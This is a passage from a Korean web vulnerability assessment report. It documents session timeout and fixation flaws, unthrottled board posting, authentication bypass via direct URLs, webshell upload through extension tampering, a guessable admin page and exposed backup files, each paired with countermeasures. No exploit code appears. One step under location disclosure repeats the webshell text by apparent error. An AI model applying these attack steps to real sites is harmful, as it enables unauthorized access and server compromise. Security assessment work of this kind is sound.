
|  |  |
| --- | --- |
| 취약한 매소드/경로 | \* index.php |
| 설명 | - 1시간이 지나도 세션이 만료가 되지 않음 |

**[Step #1] 로그인 후, 자동 로그 아웃이 될 때까지 기다림**

****

[그림 3 - 16] 로그인 후 시간 확인

**[Step #2] 1시간 이상을 기다려도 자동 로그 아웃이 안 됨**

****

[그림 3 - 17] 세션 유지 확인

* + 1. **보안대책**

- 세션 종료 시간 설정 또는 자동 로그아웃 기능 구현(세션 종료 시간은 사이트의 특성에 따라 달라질 수 있으므로 사이트의 특성에 맞게 적정 시간 설정

- 금융권은 10분, 일반적인 서버는 1시간을 권장

- ASP : 접속자 별로 세션을 생성하여 사용자 정보를 각각 저장할 수 있는 세션 오브젝트를 사용하여 타임 아웃 기능을 구현함

- JSP : session.getLastAccessedTime()를 이용하여 세션의 마지막 접근 시간으로부터 일정 시간 이내에 다시 세션에 접근하지 않은 경우 자동으로 세션을 종료하도록 세션 타임아웃 기능을 구현함


* 1. **세션 고정**
     1. **취약점 정의**

**-** 사용자 로그인 시 항상 일정하게 고정된 세션ID가 발행되는 경우 세션ID를 도용한 비 인가자의 접근 및 권한 우회를 가능하게 만듦

* + 1. **상세분석**


|  |  |
| --- | --- |
| 취약한 매소드/경로 | \* 사이트 모든 경로 |
| 설명 | - 최초 한번 세션ID를 발급 받으면, 세션ID을 계속 유지함 |

**[Step #1] 사이트 접속 및 로그인 시 세션ID를 발급받음**

****


[그림 3 - 18] 세션ID를 발급

**[Step #2] 로그 아웃을 해도 세션ID가 유지 되는 것을 확인**

****

[그림 3 - 19] 로그아웃 후 세션ID 확인

**[Step #3] 재로그인을 하여도 같은 세션ID를 유지함**

****

[그림 3 - 20] 재로그인 후 세션ID 확인

* + 1. **보안대책**

- 사용자가 로그인 할 때마다 예측 불가능한 새로운 세션ID 생성 로직을 구현하고 기존 세션ID는 파기하도록 함

**3.10 자동화 공격**

* + 1. **취약점 정의**


- 웹 어플리케이션의 특정 프로세스에 대한 접근 시도 횟수 제한을 설정하지 않아 자동화 공격이 가능한 상태

- 자동화 공격이 가능하면 웹 서버를 다운시키거나 무차별 대입 공격으로 인해 사용자 계정을 탈취할 수 있으며, 데이터 등록 또는 메일 발송 기능 등을 이용하여 악의적인 활용이 가능

* + 1. **상세분석**


|  |  |
| --- | --- |
| 취약한 매소드/경로 | \* m\_board.php |
| 설명 | - m\_board.php에 대한 접근 횟수에 제한이 없어, 자동화 공격을 통한 게시판 도배가 가능함 |

**[Step #1] 무차별로 글 쓰기가 가능한지 자동화 공격 시도**

****

[그림 3 - 21] 자동화 공격 시도

**[Step #2] 반복적인 글 쓰기 요청을 보내, 무차별로 글 쓰기 가능 확인**

****

[그림 3 - 22] 자동화 공격 확인

* + 1. **보안대책**

- 데이터 등록, 메일 발송 등 웹 어플리케이션 기능에 대한 사용 통제 로직 구현이 필요

- 웹 방화벽 rule set 설정을 통해 대량의 불특정 프로세스 요청을 차단

- CAPTCHA 등 일회성 확인 로직 구현을 권장


* 1. **프로세스 검증 누락**
     1. **취약점 정의**

- 인증이 필요한 모든 중요(관리자 페이지, 회원변경 페이지 등) 페이지에 재한 접근 제어가 미흡한 경우 하위 URL 직접 접근, 스크립트 조작 등의 방법으로 중요한 페이지에 재한 접근이 가능함

* + 1. **상세분석**


|  |  |
| --- | --- |
| 취약한 매소드/경로 | \* board\_data/data\_board |
| 설명 | - 인증 절차가 있는 페이지이지만, 하위 URL에 직접 접근이 가능함 |

**[Step #1] 특정 웹 디렉터리에 접근 시 인증 절차 로직을 확인**

****

[그림 3 - 23] 인증 로직 확인

**[Step #2] 인증을 우회하여 하위 디렉터리의 파일에 접근 가능**

****

[그림 3 - 24] 인증 우회 확인

* + 1. **보안대책**

- 인증이 필요한 모든 페이지에 대해 유효 세션임을 확인하는 프로세스 및 주요 정보 페이지에 접근 요청자의 권한 검증 로직을 구현함

- 유효 세션의 검증 및 페이지에 대한 접근 권한은 스크립트에 의존하지 말며, Server Side Script로 구현된 프로세스를 사용

- 우회될 수 있는 플로우를 차단 및 권한 매트릭스를 기준으로 전 페이지에서 권한 체크가 이루어지도록 구현함

* 1. **파일 업로드**

**3.12.1 취약점 정의**


**-** 공격자가 조작된 Server Side Script 파일을 업로드 하고 실행 가능한 상태

**-** 쉘 권한 획득하여 홈페이지를 통해 시스템 명령어를 실행하고, 웹 브라우저를 통해 그 결과 값을 보며, 시스템 권리자 권한 또는 인접 서버에 대한 침입을 시도할 수 있음

* + 1. **상세분석**

|  |  |
| --- | --- |
| 취약한 매소드/경로 | \* /m\_write.php |
| 설명 | - m\_write.php을 통해 확장자 변조 등을 통해 webshell 같은 위험한 파일 업로드가 가능함 |

**[Step #1] webshell2.php파일을 확장자 변조 등을 통해 업로드를 시도**

****


[그림 3 - 25] 데이터 변조를 이용한 파일 업로드

**[Step #2] webshell2.php 파일이 업로드 된 것을 확인**

****

[그림 3 - 26] 파일 업로드 확인

**[Step #3] 업로드한 파일의 디렉터리를 찾아서 webshell 실행 확인**

****

[그림 3 - 27] webshell 실행

* + 1. **보안대책**

- 업로드 되는 파일에 대한 확장자 검증 및 실행 권한 제거함

- 꼭 필요한 경우가 아니면 업로드 기능을 구현하지 않음

- 화이트 리스트 방식으로 허용된 확장자만 업로드 허용

- 업로드 되는 파일을 디렉터리에 저장할 때 파일명과 확장자를 외부 사용자가 추측할 수 없는 문자열로 변경하여 저장(파일 이름은 DB에 저장)

* 1. **관리자 페이지 노출**
     1. **취약점 정의**


**-** 웹 관리자 페이지 URL이 유추라기 쉬운 이름(admin, manager 등)이나 설정 프로그램 설계 오류 등으로 비 인가자가 관리자 메뉴에 접근할 수 있는 상태

**-** 웹 관리자의 권한이 노출될 경우 홈페이지의 변조뿐만 아니라 취약성 정도에 따라서 웹 서버의 권한까지고 노출될 수 있음

* + 1. **상세분석**

|  |  |
| --- | --- |
| 취약한 매소드/경로 | \* /admin/admin\_login.php |
| 설명 | - 웹 관리자 페이지 URL이 유추라기 쉬운 이름임 |

**[Step #1]** 관리자 로그인 페이지에 비 인가자가 쉽게 접근 가능

****

[그림 3 - 28] 관리자 로그인 페이지 접근

* + 1. **보안대책**

- 유추하기 어려운 이름(포트 번호 변경 포함)으로 관리자 페이지를 변경하여 쉽게 추측하여 관리자 페이지에 접근할 수 없도록 함

- 지정된 IP만 관리자 페이지에 접근 가능하도록 제한함

- 부득이하게 관리자 페이지를 외부에 노출을 해야 하는 경우 관리자 페이지 로그인시 2차 인증(otp, vpn, 인증서 등)을 해야만 로그인이 가능하도록 적용시킴

* 1. **위치 공개**
     1. **취약점 정의**

**-** 폴더나 파일명의 위치가 예측 가능하고 쉽게 노출되어 공격자가 이를 악용하여 대상에 대한 정보를 획득 가능하고 민감한 데이터에 접근 가능한 상태

* + 1. **상세분석**

|  |  |
| --- | --- |
| 취약한 매소드/경로 | \* /admini/admini\_header.php.bak  \* /session.bak |
| 설명 | - 예측 가능한 파일명을 통해 정보가 노출됨 |

**[Step #1] webshell2.php파일을 확장자 변조 등을 통해 업로드를 시도**

****

[그림 3 - 29] 데이터 변조를 이용한 파일 업로드

* + 1. **보안대책**

- 웹 서버 루트 폴더 내의 파일 중 사용하지 않는 불필요한 파일 및 샘플 페이지 삭제

- 삭제해야 할 파일 확장자

|  |
| --- |
| **\*.bak**  **\*.zip**  **\*.new**  **\*.bakup**  **\*.log**  **\*.txt**  **\*.org**  **\*.!** |

* 1. **데이터 평문 전송**
     1. **취약점 정의**

